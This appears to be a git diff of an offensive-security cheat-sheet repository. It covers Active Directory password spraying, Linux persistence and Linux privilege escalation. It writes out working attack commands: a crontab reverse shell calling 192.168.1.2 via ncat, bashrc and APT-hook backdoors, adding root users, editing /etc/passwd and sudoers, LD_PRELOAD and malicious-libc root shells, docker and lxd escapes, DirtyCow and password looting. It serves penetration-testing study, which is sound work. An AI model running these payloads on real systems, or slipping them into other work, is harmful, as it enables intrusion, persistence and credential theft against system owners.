Most of the time the best passwords to spray are :
|
||||
|
||||
- Password1
|
||||
- Welcome1
|
||||
- $Companyname1
|
||||
|
||||
|
||||
## References
|
||||
|
||||
* [https://chryzsh.gitbooks.io/darthsidious/content/compromising-ad.html](https://chryzsh.gitbooks.io/darthsidious/content/compromising-ad.html)
|
||||
* [Roasting AS-REPs - January 17, 2017 - harmj0y](https://www.harmj0y.net/blog/activedirectory/roasting-as-reps/)
|
||||
* [Top Five Ways I Got Domain Admin on Your Internal Network before Lunch (2018 Edition) - Adam Toscher](https://medium.com/@adam.toscher/top-five-ways-i-got-domain-admin-on-your-internal-network-before-lunch-2018-edition-82259ab73aaa)
|
||||
* [Finding Passwords in SYSVOL & Exploiting Group Policy Preferences](https://adsecurity.org/?p=2288)
|
||||
* [Golden ticket - Pentestlab](https://pentestlab.blog/2018/04/09/golden-ticket/)
|
||||
@@ -468,4 +699,16 @@ net group "Domain Admins" hacker2 /add /domain
|
||||
* [WONKACHALL AKERVA NDH2018 – WRITE UP PART 5](https://akerva.com/blog/wonkachall-akerva-ndh2018-write-up-part-5/)
|
||||
* [BlueHat IL - Benjamin Delpy](https://microsoftrnd.co.il/Press%20Kit/BlueHat%20IL%20Decks/BenjaminDelpy.pdf)
|
||||
* [Quick Guide to Installing Bloodhound in Kali-Rolling - James Smith](https://stealingthe.network/quick-guide-to-installing-bloodhound-in-kali-rolling/)
|
||||
* [Using bloodhound to map the user network - Hausec](https://hausec.com/2017/10/26/using-bloodhound-to-map-the-user-network/)
|
||||
* [Using bloodhound to map the user network - Hausec](https://hausec.com/2017/10/26/using-bloodhound-to-map-the-user-network/)
|
||||
* [Penetration Testing Active Directory, Part I - March 5, 2019 - Hausec](https://hausec.com/2019/03/05/penetration-testing-active-directory-part-i/)
|
||||
* [Penetration Testing Active Directory, Part II - March 12, 2019 - Hausec](https://hausec.com/2019/03/12/penetration-testing-active-directory-part-ii/)
|
||||
* [Abusing Kerberos: Kerberoasting - Haboob Team](https://www.exploit-db.com/docs/english/45051-abusing-kerberos---kerberoasting.pdf)
|
||||
* [Invoke-Kerberoast - Powersploit Read the docs](https://powersploit.readthedocs.io/en/latest/Recon/Invoke-Kerberoast/)
|
||||
* [Kerberoasting - Part 1 - Mubix “Rob” Fuller](https://room362.com/post/2016/kerberoast-pt1/)
|
||||
* [[PrivExchange] From user to domain admin in less than 60sec ! - davy](http://blog.randorisec.fr/privexchange-from-user-to-domain-admin-in-less-than-60sec/)
|
||||
* [Abusing Exchange: One API call away from Domain Admin - Dirk-jan Mollema](https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin)
|
||||
* [Red Teaming Made Easy with Exchange Privilege Escalation and PowerPriv - Thursday, January 31, 2019 - Dave](http://blog.redxorblue.com/2019/01/red-teaming-made-easy-with-exchange.html)
|
||||
* [Chump2Trump - AD Privesc talk at WAHCKon 2017 - @l0ss](https://github.com/l0ss/Chump2Trump/blob/master/ChumpToTrump.pdf)
|
||||
* [Post-OSCP Series Part 2 - Kerberoasting - 16 APRIL 2019 - Jon Hickman](https://0metasecurity.com/post-oscp-part-2/)
|
||||
* [WHAT’S SPECIAL ABOUT THE BUILTIN ADMINISTRATOR ACCOUNT? - 21/05/2012 - MORGAN SIMONSEN](https://morgansimonsen.com/2012/05/21/whats-special-about-the-builtin-administrator-account-12/)
|
||||
* [Exploiting MS14-068 with PyKEK and Kali - 14 DEC 2014 - ZACH GRACE @ztgrace](https://zachgrace.com/posts/exploiting-ms14-068/)
|
||||
@@ -1,5 +1,21 @@
|
||||
# Linux - Persistence
|
||||
|
||||
## Summary
|
||||
|
||||
* [Basic reverse shell](#basic-reverse-shell)
|
||||
* [Add a root user](#add-a-root-user)
|
||||
* [Suid Binary](#suid-binary)
|
||||
* [Crontab - Reverse shell](#crontab-reverse-shell)
|
||||
* [Backdooring a user's bash_rc](#backdooring-an-users-bash-rc)
|
||||
* [Backdooring a startup service](#backdoor-a-startup-service)
|
||||
* [Backdooring a user startup file](#backdooring-an-user-startup-file)
|
||||
* [Backdooring a driver](#backdooring-a-driver)
|
||||
* [Backdooring the APT](#backdooring-the-apt)
|
||||
* [Backdooring the SSH](#backdooring-the-ssh)
|
||||
* [Tips](#tips)
|
||||
* [References](#references)
|
||||
|
||||
|
||||
## Basic reverse shell
|
||||
|
||||
```bash
|
||||
@@ -8,6 +24,14 @@ ncat --sctp -lvp 4242
|
||||
ncat --tcp -lvp 4242
|
||||
```
|
||||
|
||||
## Add a root user
|
||||
|
||||
```powershell
|
||||
sudo useradd -ou 0 -g 0 john
|
||||
sudo passwd john
|
||||
echo "linuxpassword" | passwd --stdin john
|
||||
```
|
||||
|
||||
## Suid Binary
|
||||
|
||||
```powershell
|
||||
@@ -19,13 +43,15 @@ chown root:root $TMPDIR2/croissant
|
||||
chmod 4777 $TMPDIR2/croissant
|
||||
```
|
||||
|
||||
## Crontab (Reverse shell to 192.168.1.2 on port 4242)
|
||||
## Crontab - Reverse shell
|
||||
|
||||
```bash
|
||||
(crontab -l ; echo "@reboot sleep 200 && ncat 192.168.1.2 4242 -e /bin/bash")|crontab 2> /dev/null
|
||||
```
|
||||
|
||||
## Backdooring an user's bash_rc (FR/EN Version)
|
||||
## Backdooring a user's bash_rc
|
||||
|
||||
(FR/EN Version)
|
||||
|
||||
```bash
|
||||
TMPNAME2=".systemd-private-b21245afee3b3274d4b2e2-systemd-timesyncd.service-IgCBE0"
|
||||
@@ -48,9 +74,9 @@ RSHELL="ncat $LMTHD $LHOST $LPORT -e \"/bin/bash -c id;/bin/bash\" 2>/dev/null"
|
||||
sed -i -e "4i \$RSHELL" /etc/network/if-up.d/upstart
|
||||
```
|
||||
|
||||
## Backdooring an user startup file
|
||||
## Backdooring a user startup file
|
||||
|
||||
Linux, write a file in `~/.config/autostart/NOM_OF_FILE.desktop`
|
||||
Linux, write a file in `~/.config/autostart/NAME_OF_FILE.desktop`
|
||||
|
||||
```powershell
|
||||
In : ~/.config/autostart/*.desktop
|
||||
@@ -79,6 +105,14 @@ Next time "apt-get update" is done, your CMD will be executed!
|
||||
echo 'APT::Update::Pre-Invoke {"nohup ncat -lvp 1234 -e /bin/bash 2> /dev/null &"};' > /etc/apt/apt.conf.d/42backdoor
|
||||
```
|
||||
|
||||
## Backdooring the SSH
|
||||
|
||||
Add an ssh key into the `~/.ssh` folder.
|
||||
|
||||
1. `ssh-keygen`
|
||||
2. write the content of `~/.ssh/id_rsa.pub` into `~/.ssh/authorized_keys`
|
||||
3. set the right permission, 700 for ~/.ssh and 600 for authorized_keys
|
||||
|
||||
## Tips
|
||||
|
||||
Hide the payload with ANSI chars, the following chars will clear the terminal when using cat to display the content of your payload.
|
||||
@@ -121,7 +155,7 @@ The following directories are temporary and usually writeable
|
||||
/dev/shm/
|
||||
```
|
||||
|
||||
## Thanks to
|
||||
## References
|
||||
|
||||
* [@RandoriSec - https://twitter.com/RandoriSec/status/1036622487990284289](https://twitter.com/RandoriSec/status/1036622487990284289)
|
||||
* [https://blogs.gnome.org/muelli/2009/06/g0t-r00t-pwning-a-machine/](https://blogs.gnome.org/muelli/2009/06/g0t-r00t-pwning-a-machine/)
|
||||
|
||||
646
Methodology and Resources/Linux - Privilege Escalation.md
Normal file
646
Methodology and Resources/Linux - Privilege Escalation.md
Normal file
@@ -0,0 +1,646 @@
|
||||
# Linux - Privilege Escalation
|
||||
|
||||
## Tools
|
||||
|
||||
- [LinEnum - Scripted Local Linux Enumeration & Privilege Escalation Checks](https://github.com/rebootuser/LinEnum)
|
||||
```powershell
|
||||
./LinEnum.sh -s -k keyword -r report -e /tmp/ -t
|
||||
```
|
||||
- [BeRoot - Privilege Escalation Project - Windows / Linux / Mac](https://github.com/AlessandroZ/BeRoot)
|
||||
- [linuxprivchecker.py - a Linux Privilege Escalation Check Script](https://github.com/sleventyeleven/linuxprivchecker)
|
||||
- [unix-privesc-check - Automatically exported from code.google.com/p/unix-privesc-check](https://github.com/pentestmonkey/unix-privesc-check)
|
||||
|
||||
## Summary
|
||||
|
||||
* [Checklist](#checklist)
|
||||
* [Looting for passwords](#looting-for-passwords)
|
||||
* [Files containing passwords](#files-containing-passwords)
|
||||
* [Old passwords in /etc/security/opasswd](#old-passwords-in--etc-security-opasswd)
|
||||
* [Last edited files](#last-edited-files)
|
||||
* [In memory passwords](#in-memory-passwords)
|
||||
* [Find sensitive files](#find-sensitive-files)
|
||||
* [Scheduled tasks](#scheduled-tasks)
|
||||
* [Cron jobs](#cron-jobs)
|
||||
* [Systemd timers](#systemd-timers)
|
||||
* [SUID](#suid)
|
||||
* [Find SUID binaries](#find-suid-binaries)
|
||||
* [Create a SUID binary](#create-a-suid-binary)
|
||||
* [Capabilities](#capabilities)
|
||||
* [List capabilities of binaries](#list-capabilities-of-binaries)
|
||||
* [Edit capabilities](#edit-capabilities)
|
||||
* [Interesting capabilities](#interesting-capabilities)
|
||||
* [SUDO](#sudo)
|
||||
* [NOPASSWD](#nopasswd)
|
||||
* [LD_PRELOAD and NOPASSWD](#ld-preload-and-passwd)
|
||||
* [Doas](#doas)
|
||||
* [sudo_inject](#sudo-inject)
|
||||
* [GTFOBins](#gtfobins)
|
||||
* [Wildcard](#wildcard)
|
||||
* [Writable files](#writable-files)
|
||||
* [Writable /etc/passwd](#writable-etcpasswd)
|
||||
* [Writable /etc/sudoers](#writable-etcsudoers)
|
||||
* [NFS Root Squashing](#nfs-root-squashing)
|
||||
* [Shared Library](#shared-library)
|
||||
* [ldconfig](#ldconfig)
|
||||
* [RPATH](#rpath)
|
||||
* [Groups](#groups)
|
||||
* [Docker](#docker)
|
||||
* [LXC/LXD](#lxclxd)
|
||||
* [Kernel Exploits](#kernel-exploits)
|
||||
* [CVE-2016-5195 (DirtyCow)](#CVE-2016-5195-dirtycow)
|
||||
* [CVE-2010-3904 (RDS)](#[CVE-2010-3904-rds)
|
||||
* [CVE-2010-4258 (Full Nelson)](#CVE-2010-4258-full-nelson)
|
||||
* [CVE-2012-0056 (Mempodipper)](#CVE-2012-0056-mempodipper)
|
||||
|
||||
## Checklists
|
||||
|
||||
* Kernel and distribution release details
|
||||
* System Information:
|
||||
* Hostname
|
||||
* Networking details:
|
||||
* Current IP
|
||||
* Default route details
|
||||
* DNS server information
|
||||
* User Information:
|
||||
* Current user details
|
||||
* Last logged on users
|
||||
* Shows users logged onto the host
|
||||
* List all users including uid/gid information
|
||||
* List root accounts
|
||||
* Extracts password policies and hash storage method information
|
||||
* Checks umask value
|
||||
* Checks if password hashes are stored in /etc/passwd
|
||||
* Extract full details for 'default' uid's such as 0, 1000, 1001 etc
|
||||
* Attempt to read restricted files i.e. /etc/shadow
|
||||
* List current users history files (i.e .bash_history, .nano_history etc.)
|
||||
* Basic SSH checks
|
||||
* Privileged access:
|
||||
* Which users have recently used sudo
|
||||
* Determine if /etc/sudoers is accessible
|
||||
* Determine if the current user has Sudo access without a password
|
||||
* Are known 'good' breakout binaries available via Sudo (i.e. nmap, vim etc.)
|
||||
* Is root's home directory accessible
|
||||
* List permissions for /home/
|
||||
* Environmental:
|
||||
* Display current $PATH
|
||||
* Displays env information
|
||||
* Jobs/Tasks:
|
||||
* List all cron jobs
|
||||
* Locate all world-writable cron jobs
|
||||
* Locate cron jobs owned by other users of the system
|
||||
* List the active and inactive systemd timers
|
||||
* Services:
|
||||
* List network connections (TCP & UDP)
|
||||
* List running processes
|
||||
* Lookup and list process binaries and associated permissions
|
||||
* List inetd.conf/xined.conf contents and associated binary file permissions
|
||||
* List init.d binary permissions
|
||||
* Version Information (of the following):
|
||||
* Sudo
|
||||
* MYSQL
|
||||
* Postgres
|
||||
* Apache
|
||||
* Checks user config
|
||||
* Shows enabled modules
|
||||
* Checks for htpasswd files
|
||||
* View www directories
|
||||
* Default/Weak Credentials:
|
||||
* Checks for default/weak Postgres accounts
|
||||
* Checks for default/weak MYSQL accounts
|
||||
* Searches:
|
||||
* Locate all SUID/GUID files
|
||||
* Locate all world-writable SUID/GUID files
|
||||
* Locate all SUID/GUID files owned by root
|
||||
* Locate 'interesting' SUID/GUID files (i.e. nmap, vim etc)
|
||||
* Locate files with POSIX capabilities
|
||||
* List all world-writable files
|
||||
* Find/list all accessible *.plan files and display contents
|
||||
* Find/list all accessible *.rhosts files and display contents
|
||||
* Show NFS server details
|
||||
* Locate *.conf and *.log files containing keyword supplied at script runtime
|
||||
* List all *.conf files located in /etc
|
||||
* Locate mail
|
||||
* Platform/software specific tests:
|
||||
* Checks to determine if we're in a Docker container
|
||||
* Checks to see if the host has Docker installed
|
||||
* Checks to determine if we're in an LXC container
|
||||
|
||||
## Looting for passwords
|
||||
|
||||
### Files containing passwords
|
||||
|
||||
```powershell
|
||||
grep --color=auto -rnw '/' -ie "PASSWORD" --color=always 2> /dev/null
|
||||
find . -type f -exec grep -i -I "PASSWORD" {} /dev/null \;
|
||||
```
|
||||
|
||||
### Old passwords in /etc/security/opasswd
|
||||
|
||||
The `/etc/security/opasswd` file is used also by pam_cracklib to keep the history of old passwords so that the user will not reuse them.
|
||||
|
||||
:warning: Treat your opasswd file like your /etc/shadow file because it will end up containing user password hashes
|
||||
|
||||
|
||||
### Last edited files
|
||||
|
||||
Files that were edited in the last 10 minutes
|
||||
|
||||
```powershell
|
||||
find / -mmin -10 2>/dev/null | grep -Ev "^/proc"
|
||||
```
|
||||
|
||||
### In memory passwords
|
||||
|
||||
```powershell
|
||||
strings /dev/mem -n10 | grep -i PASS
|
||||
```
|
||||
|
||||
### Find sensitive files
|
||||
|
||||
```powershell
|
||||
$ locate password | more
|
||||
/boot/grub/i386-pc/password.mod
|
||||
/etc/pam.d/common-password
|
||||
/etc/pam.d/gdm-password
|
||||
/etc/pam.d/gdm-password.original
|
||||
/lib/live/config/0031-root-password
|
||||
...
|
||||
```
|
||||
|
||||
## Scheduled tasks
|
||||
|
||||
### Cron jobs
|
||||
|
||||
Check if you have access with write permission on these files.
|
||||
Check inside the file, to find other paths with write permissions.
|
||||
|
||||
```powershell
|
||||
/etc/init.d
|
||||
/etc/cron*
|
||||
/etc/crontab
|
||||
/etc/cron.allow
|
||||
/etc/cron.d
|
||||
/etc/cron.deny
|
||||
/etc/cron.daily
|
||||
/etc/cron.hourly
|
||||
/etc/cron.monthly
|
||||
/etc/cron.weekly
|
||||
/etc/sudoers
|
||||
/etc/exports
|
||||
/etc/anacrontab
|
||||
/var/spool/cron
|
||||
/var/spool/cron/crontabs/root
|
||||
|
||||
crontab -l
|
||||
ls -alh /var/spool/cron;
|
||||
ls -al /etc/ | grep cron
|
||||
ls -al /etc/cron*
|
||||
cat /etc/cron*
|
||||
cat /etc/at.allow
|
||||
cat /etc/at.deny
|
||||
cat /etc/cron.allow
|
||||
cat /etc/cron.deny*
|
||||
```
|
||||
|
||||
## Systemd timers
|
||||
|
||||
```powershell
|
||||
systemctl list-timers --all
|
||||
NEXT LEFT LAST PASSED UNIT ACTIVATES
|
||||
Mon 2019-04-01 02:59:14 CEST 15h left Sun 2019-03-31 10:52:49 CEST 24min ago apt-daily.timer apt-daily.service
|
||||
Mon 2019-04-01 06:20:40 CEST 19h left Sun 2019-03-31 10:52:49 CEST 24min ago apt-daily-upgrade.timer apt-daily-upgrade.service
|
||||
Mon 2019-04-01 07:36:10 CEST 20h left Sat 2019-03-09 14:28:25 CET 3 weeks 0 days ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
|
||||
|
||||
3 timers listed.
|
||||
```
|
||||
|
||||
## SUID
|
||||
|
||||
SUID/Setuid stands for "set user ID upon execution", it is enabled by default in every Linux distributions. If a file with this bit is ran, the uid will be changed by the owner one. If the file owner is `root`, the uid will be changed to `root` even if it was executed from user `bob`. SUID bit is represented by an `s`.
|
||||
|
||||
```powershell
|
||||
╭─swissky@lab ~
|
||||
╰─$ ls /usr/bin/sudo -alh
|
||||
-rwsr-xr-x 1 root root 138K 23 nov. 16:04 /usr/bin/sudo
|
||||
```
|
||||
|
||||
### Find SUID binaries
|
||||
|
||||
```bash
|
||||
find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;
|
||||
find / -uid 0 -perm -4000 -type f 2>/dev/null
|
||||
```
|
||||
|
||||
### Create a SUID binary
|
||||
|
||||
```bash
|
||||
print 'int main(void){\nsetresuid(0, 0, 0);\nsystem("/bin/sh");\n}' > /tmp/suid.c
|
||||
gcc -o /tmp/suid /tmp/suid.c
|
||||
sudo chmod +x /tmp/suid # execute right
|
||||
sudo chmod +s /tmp/suid # setuid bit
|
||||
```
|
||||
|
||||
|
||||
## Capabilities
|
||||
|
||||
### List capabilities of binaries
|
||||
|
||||
```bash
|
||||
╭─swissky@lab ~
|
||||
╰─$ /usr/bin/getcap -r /usr/bin
|
||||
/usr/bin/fping = cap_net_raw+ep
|
||||
/usr/bin/dumpcap = cap_dac_override,cap_net_admin,cap_net_raw+eip
|
||||
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
|
||||
/usr/bin/rlogin = cap_net_bind_service+ep
|
||||
/usr/bin/ping = cap_net_raw+ep
|
||||
/usr/bin/rsh = cap_net_bind_service+ep
|
||||
/usr/bin/rcp = cap_net_bind_service+ep
|
||||
```
|
||||
|
||||
### Edit capabilities
|
||||
|
||||
```powershell
|
||||
/usr/bin/setcap -r /bin/ping # remove
|
||||
/usr/bin/setcap cap_net_raw+p /bin/ping # add
|
||||
```
|
||||
|
||||
### Interesting capabilities
|
||||
|
||||
Having the capability =ep means the binary has all the capabilities.
|
||||
```powershell
|
||||
$ getcap openssl /usr/bin/openssl
|
||||
openssl=ep
|
||||
```
|
||||
|
||||
Alternatively the following capabilities can be used in order to upgrade your current privileges.
|
||||
|
||||
```powershell
|
||||
cap_dac_read_search # read anything
|
||||
cap_setuid+ep # setuid
|
||||
```
|
||||
|
||||
Example of privilege escalation with `cap_setuid+ep`
|
||||
|
||||
```powershell
|
||||
$ sudo /usr/bin/setcap cap_setuid+ep /usr/bin/python2.7
|
||||
|
||||
$ python2.7 -c 'import os; os.setuid(0); os.system("/bin/sh")'
|
||||
sh-5.0# id
|
||||
uid=0(root) gid=1000(swissky)
|
||||
```
|
||||
|
||||
## SUDO
|
||||
|
||||
### NOPASSWD
|
||||
|
||||
Sudo configuration might allow a user to execute some command with another user privileges without knowing the password.
|
||||
|
||||
```bash
|
||||
$ sudo -l
|
||||
|
||||
User demo may run the following commands on crashlab:
|
||||
(root) NOPASSWD: /usr/bin/vim
|
||||
```
|
||||
|
||||
In this example the user `demo` can run `vim` as `root`, it is now trivial to get a shell by adding an ssh key into the root directory or by calling `sh`.
|
||||
|
||||
```bash
|
||||
sudo vim -c '!sh'
|
||||
sudo -u root vim -c '!sh'
|
||||
```
|
||||
|
||||
### LD_PRELOAD and NOPASSWD
|
||||
|
||||
If `LD_PRELOAD` is explicitly defined in the sudoers file
|
||||
|
||||
```powershell
|
||||
Defaults env_keep += LD_PRELOAD
|
||||
```
|
||||
|
||||
Compile the following C code with `gcc -fPIC -shared -o shell.so shell.c -nostartfiles`
|
||||
|
||||
```powershell
|
||||
#include <stdio.h>
|
||||
#include <sys/types.h>
|
||||
#include <stdlib.h>
|
||||
void _init() {
|
||||
unsetenv("LD_PRELOAD");
|
||||
setgid(0);
|
||||
setuid(0);
|
||||
system("/bin/sh");
|
||||
}
|
||||
```
|
||||
|
||||
Execute any binary with the LD_PRELOAD to spawn a shell : `sudo LD_PRELOAD=/tmp/shell.so find`
|
||||
|
||||
### Doas
|
||||
|
||||
There are some alternatives to the `sudo` binary such as `doas` for OpenBSD, remember to check its configuration at `/etc/doas.conf`
|
||||
|
||||
```bash
|
||||
permit nopass demo as root cmd vim
|
||||
```
|
||||
|
||||
### sudo_inject
|
||||
|
||||
Using [https://github.com/nongiach/sudo_inject](https://github.com/nongiach/sudo_inject)
|
||||
|
||||
```powershell
|
||||
$ sudo whatever
|
||||
[sudo] password for user:
|
||||
# Press <ctrl>+c since you don't have the password.
|
||||
# This creates an invalid sudo tokens.
|
||||
$ sh exploit.sh
|
||||
.... wait 1 seconds
|
||||
$ sudo -i # no password required :)
|
||||
# id
|
||||
uid=0(root) gid=0(root) groups=0(root)
|
||||
```
|
||||
|
||||
Slides of the presentation : [https://github.com/nongiach/sudo_inject/blob/master/slides_breizh_2019.pdf](https://github.com/nongiach/sudo_inject/blob/master/slides_breizh_2019.pdf)
|
||||
|
||||
## GTFOBins
|
||||
|
||||
[GTFOBins](https://gtfobins.github.io) is a curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions.
|
||||
|
||||
The project collects legitimate functions of Unix binaries that can be abused to break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.
|
||||
|
||||
> gdb -nx -ex '!sh' -ex quit
|
||||
> sudo mysql -e '\! /bin/sh'
|
||||
> strace -o /dev/null /bin/sh
|
||||
> sudo awk 'BEGIN {system("/bin/sh")}'
|
||||
|
||||
|
||||
## Wildcard
|
||||
|
||||
By using tar with –checkpoint-action options, a specified action can be used after a checkpoint. This action could be a malicious shell script that could be used for executing arbitrary commands under the user who starts tar. “Tricking” root to use the specific options is quite easy, and that's where the wildcard comes in handy.
|
||||
|
||||
```powershell
|
||||
# create file for exploitation
|
||||
touch -- "--checkpoint=1"
|
||||
touch -- "--checkpoint-action=exec=sh shell.sh"
|
||||
echo "#\!/bin/bash\ncat /etc/passwd > /tmp/flag\nchmod 777 /tmp/flag" > shell.sh
|
||||
|
||||
# vulnerable script
|
||||
tar cf archive.tar *
|
||||
```
|
||||
|
||||
Tool: [wildpwn](https://github.com/localh0t/wildpwn)
|
||||
|
||||
## Writable files
|
||||
|
||||
List world writable files on the system.
|
||||
|
||||
```powershell
|
||||
find / -writable ! -user \`whoami\` -type f ! -path "/proc/*" ! -path "/sys/*" -exec ls -al {} \; 2>/dev/null
|
||||
find / -perm -2 -type f 2>/dev/null
|
||||
find / ! -path "*/proc/*" -perm -2 -type f -print 2>/dev/null
|
||||
```
|
||||
|
||||
### Writable /etc/passwd
|
||||
|
||||
First generate a password with one of the following commands.
|
||||
|
||||
```powershell
|
||||
openssl passwd -1 -salt hacker hacker
|
||||
mkpasswd -m SHA-512 hacker
|
||||
python2 -c 'import crypt; print crypt.crypt("hacker", "$6$salt")'
|
||||
```
|
||||
|
||||
Then add the user `hacker` and add the generated password.
|
||||
|
||||
```powershell
|
||||
hacker:GENERATED_PASSWORD_HERE:0:0:Hacker:/root:/bin/bash
|
||||
```
|
||||
|
||||
E.g: `hacker:$1$hacker$TzyKlv0/R/c28R.GAeLw.1:0:0:Hacker:/root:/bin/bash`
|
||||
|
||||
You can now use the `su` command with `hacker:hacker`
|
||||
|
||||
Alternatively you can use the following lines to add a dummy user without a password.
|
||||
WARNING: you might degrade the current security of the machine.
|
||||
|
||||
```powershell
|
||||
echo 'dummy::0:0::/root:/bin/bash' >>/etc/passwd
|
||||
su - dummy
|
||||
```
|
||||
|
||||
NOTE: In BSD platforms `/etc/passwd` is located at `/etc/pwd.db` and `/etc/master.passwd`, also the `/etc/shadow` is renamed to `/etc/spwd.db`.
|
||||
|
||||
### Writable /etc/sudoers
|
||||
|
||||
```powershell
|
||||
echo "username ALL=(ALL:ALL) ALL">>/etc/sudoers
|
||||
|
||||
# use SUDO without password
|
||||
echo "username ALL=(ALL) NOPASSWD: ALL" >>/etc/sudoers
|
||||
```
|
||||
|
||||
|
||||
## NFS Root Squashing
|
||||
|
||||
When **no_root_squash** appears in `/etc/exports`, the folder is shareable and a remote user can mount it
|
||||
|
||||
```powershell
|
||||
# create dir
|
||||
mkdir /tmp/nfsdir
|
||||
|
||||
# mount directory
|
||||
mount -t nfs 10.10.10.10:/shared /tmp/nfsdir
|
||||
cd /tmp/nfsdir
|
||||
|
||||
# copy wanted shell
|
||||
cp /bin/bash .
|
||||
|
||||
# set suid permission
|
||||
chmod +s bash
|
||||
```
|
||||
|
||||
## Shared Library
|
||||
|
||||
### ldconfig
|
||||
|
||||
Identify shared libraries with `ldd`
|
||||
|
||||
```powershell
|
||||
$ ldd /opt/binary
|
||||
linux-vdso.so.1 (0x00007ffe961cd000)
|
||||
vulnlib.so.8 => /usr/lib/vulnlib.so.8 (0x00007fa55e55a000)
|
||||
/lib64/ld-linux-x86-64.so.2 => /usr/lib64/ld-linux-x86-64.so.2 (0x00007fa55e6c8000)
|
||||
```
|
||||
|
||||
Create a library in `/tmp` and activate the path.
|
||||
|
||||
```powershell
|
||||
gcc –Wall –fPIC –shared –o vulnlib.so /tmp/vulnlib.c
|
||||
echo "/tmp/" > /etc/ld.so.conf.d/exploit.conf && ldconfig -l /tmp/vulnlib.so
|
||||
/opt/binary
|
||||
```
|
||||
|
||||
### RPATH
|
||||
|
||||
```powershell
|
||||
level15@nebula:/home/flag15$ readelf -d flag15 | egrep "NEEDED|RPATH"
|
||||
0x00000001 (NEEDED) Shared library: [libc.so.6]
|
||||
0x0000000f (RPATH) Library rpath: [/var/tmp/flag15]
|
||||
|
||||
level15@nebula:/home/flag15$ ldd ./flag15
|
||||
linux-gate.so.1 => (0x0068c000)
|
||||
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0x00110000)
|
||||
/lib/ld-linux.so.2 (0x005bb000)
|
||||
```
|
||||
|
||||
By copying the lib into `/var/tmp/flag15/` it will be used by the program in this place as specified in the `RPATH` variable.
|
||||
|
||||
```powershell
|
||||
level15@nebula:/home/flag15$ cp /lib/i386-linux-gnu/libc.so.6 /var/tmp/flag15/
|
||||
|
||||
level15@nebula:/home/flag15$ ldd ./flag15
|
||||
linux-gate.so.1 => (0x005b0000)
|
||||
libc.so.6 => /var/tmp/flag15/libc.so.6 (0x00110000)
|
||||
/lib/ld-linux.so.2 (0x00737000)
|
||||
```
|
||||
|
||||
Then create an evil library in `/var/tmp` with `gcc -fPIC -shared -static-libgcc -Wl,--version-script=version,-Bstatic exploit.c -o libc.so.6`
|
||||
|
||||
```powershell
|
||||
#include<stdlib.h>
|
||||
#define SHELL "/bin/sh"
|
||||
|
||||
int __libc_start_main(int (*main) (int, char **, char **), int argc, char ** ubp_av, void (*init) (void), void (*fini) (void), void (*rtld_fini) (void), void (* stack_end))
|
||||
{
|
||||
char *file = SHELL;
|
||||
char *argv[] = {SHELL,0};
|
||||
setresuid(geteuid(),geteuid(), geteuid());
|
||||
execve(file,argv,0);
|
||||
}
|
||||
```
|
||||
|
||||
## Groups
|
||||
|
||||
### Docker
|
||||
|
||||
Mount the filesystem in a bash container, allowing you to edit the `/etc/passwd` as root, then add a backdoor account `toor:password`.
|
||||
|
||||
```bash
|
||||
$> docker run -it --rm -v $PWD:/mnt bash
|
||||
$> echo 'toor:$1$.ZcF5ts0$i4k6rQYzeegUkacRCvfxC0:0:0:root:/root:/bin/sh' >> /mnt/etc/passwd
|
||||
```
|
||||
|
||||
Almost similar but you will also see all processes running on the host and be connected to the same NICs.
|
||||
|
||||
```powershell
|
||||
docker run --rm -it --pid=host --net=host --privileged -v /:/host ubuntu bash
|
||||
```
|
||||
|
||||
Or use the following docker image from [chrisfosterelli](https://hub.docker.com/r/chrisfosterelli/rootplease/) to spawn a root shell
|
||||
|
||||
```powershell
|
||||
$ docker run -v /:/hostOS -i -t chrisfosterelli/rootplease
|
||||
latest: Pulling from chrisfosterelli/rootplease
|
||||
2de59b831a23: Pull complete
|
||||
354c3661655e: Pull complete
|
||||
91930878a2d7: Pull complete
|
||||
a3ed95caeb02: Pull complete
|
||||
489b110c54dc: Pull complete
|
||||
Digest: sha256:07f8453356eb965731dd400e056504084f25705921df25e78b68ce3908ce52c0
|
||||
Status: Downloaded newer image for chrisfosterelli/rootplease:latest
|
||||
|
||||
You should now have a root shell on the host OS
|
||||
Press Ctrl-D to exit the docker instance / shell
|
||||
|
||||
sh-5.0# id
|
||||
uid=0(root) gid=0(root) groups=0(root)
|
||||
```
|
||||
|
||||
### LXC/LXD
|
||||
|
||||
The privesc requires to run a container with elevated privileges and mount the host filesystem inside.
|
||||
|
||||
```powershell
|
||||
╭─swissky@lab ~
|
||||
╰─$ id
|
||||
uid=1000(swissky) gid=1000(swissky) groupes=1000(swissky),3(sys),90(network),98(power),110(lxd),991(lp),998(wheel)
|
||||
```
|
||||
|
||||
Build an Alpine image and start it using the flag `security.privileged=true`, forcing the container to interact as root with the host filesystem.
|
||||
|
||||
```powershell
|
||||
# build a simple alpine image
|
||||
git clone https://github.com/saghul/lxd-alpine-builder
|
||||
./build-alpine -a i686
|
||||
|
||||
# import the image
|
||||
lxc image import ./alpine.tar.gz --alias myimage
|
||||
|
||||
# run the image
|
||||
lxc init myimage mycontainer -c security.privileged=true
|
||||
|
||||
# mount the /root into the image
|
||||
lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true
|
||||
|
||||
# interact with the container
|
||||
lxc start mycontainer
|
||||
lxc exec mycontainer /bin/sh
|
||||
```
|
||||
|
||||
Alternatively https://github.com/initstring/lxd_root
|
||||
|
||||
## Kernel Exploits
|
||||
|
||||
Precompiled exploits can be found inside these repositories, run them at your own risk !
|
||||
* [bin-sploits - @offensive-security](https://github.com/offensive-security/exploitdb-bin-sploits/tree/master/bin-sploits)
|
||||
* [kernel-exploits - @lucyoa](https://github.com/lucyoa/kernel-exploits/)
|
||||
|
||||
The following exploits are known to work well.
|
||||
|
||||
### CVE-2016-5195 (DirtyCow)
|
||||
|
||||
Linux Privilege Escalation - Linux Kernel <= 3.19.0-73.8
|
||||
|
||||
```powershell
|
||||
# make dirtycow stable
|
||||
echo 0 > /proc/sys/vm/dirty_writeback_centisecs
|
||||
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
|
||||
https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs
|
||||
